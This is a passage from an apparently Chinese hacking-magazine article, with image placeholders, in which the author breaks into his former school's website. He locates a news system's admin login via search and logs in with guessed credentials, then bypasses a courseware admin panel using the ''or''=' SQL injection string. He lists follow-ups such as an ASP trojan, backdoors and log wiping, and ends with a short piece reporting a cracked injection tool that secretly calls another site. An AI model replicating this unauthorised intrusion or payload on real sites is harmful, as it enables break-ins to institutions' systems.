


图5

下面的任务就是找管理入口了。根据个人经验，我们可以找个相同的新闻发布系统下载，然后研究一下结构，找到管理入口。我在百度里搜索“more.asp?typeid=”结果找到了http://my.itcto.com/more.asp?typeid=1，如图6。我们可以看到在这里有个“个人文集管理入口”，我们点击进入来到http://my.itcto.com/login.asp界面，那么也就是说管理入口有可能是http://******/******/******/login.asp了，我们来检测一下吧！结果是正确的。现在什么都有了，我们就可以用刚才猜解到的帐号和密码进入管理界面了，如图7。我们成功进入。




图6

原来这个系统是由比特村新闻发布系统重新修改编写而成的呀，看来不是很安全，大家要注意呀。现在你想做什么呢？改主页信息？写上某某黑客大侠到此一游？这样也太低俗了吧！要不在线编辑个asp木马，然后提升权限，在上传远程控制软件，留后门，擦脚印…想法不错思路也很清晰技术上也没什么问题，不过我很懒，这些还是留给勤劳的人来做吧。再怎么说这也是我的母校呀，而且这个空间是市教育局提供的，好多学校的站点都在这里，搞出什么麻烦我可担当不起。好了，新闻发布系统就先搞到这里，下面我们再来看看网站别的部分吧。




图7

剩下的还有“课件下载”和“网上留言”两部分了，软件下载是链接到别的网站的，校长信箱就别黑了吧！

我们就先看看“课件下载”吧！如图8。很清新的界面，看来这位老师的美工水平很高呀，不过上面的链接做的不是很好，都是空链接，大概是刚做好，还没来得及测试吧。我们可以看到在网页上部有管理员登录框，我们这里用常规思路来检测，首先我想到了臭名昭著的“'or''='”漏洞，帐号和密码都输入“'or''='”，结果如图9，成功登录。




图8






图9

回过头来看看新闻发布系统，没有此漏洞，这就说明这位老师在下载模板后并没有仔细阅读asp程序，这一点要引起所有管理员的注意了，随便下载个模板不仔细检查几遍就使用，这样怎么能叫人放心呀？记得帮朋友做留言本，我先是下载N个不同风格的模板，在拼凑起来，然后检查每句代码。再在本机上反复检测，足足半个月才敢上传到网上。所以，在这里要提醒所有站长，做网站要有严谨、细致、不厌其烦的精神。





窃取黑手的果实

邻家少莉

昨天在给自己服务器做web安全检测的时候，用到了几款网上比较流行的注入工具。其中在用到猪猪的几个破解版NBSI2的时候，结果得出来的结果却不尽相同。我就猜想可能是它们用的探测原理不同吧，于是我就分别对它们进行抓包分析。这一看不要紧，结果发现NBSI2的DreamCat破解版中藏了只黑手！如图1，我明明在检测上面的网址，没有理由nbsi去get别站的东西吧！明眼人一看那个URL就知道和那个偷cookie是一个模板。

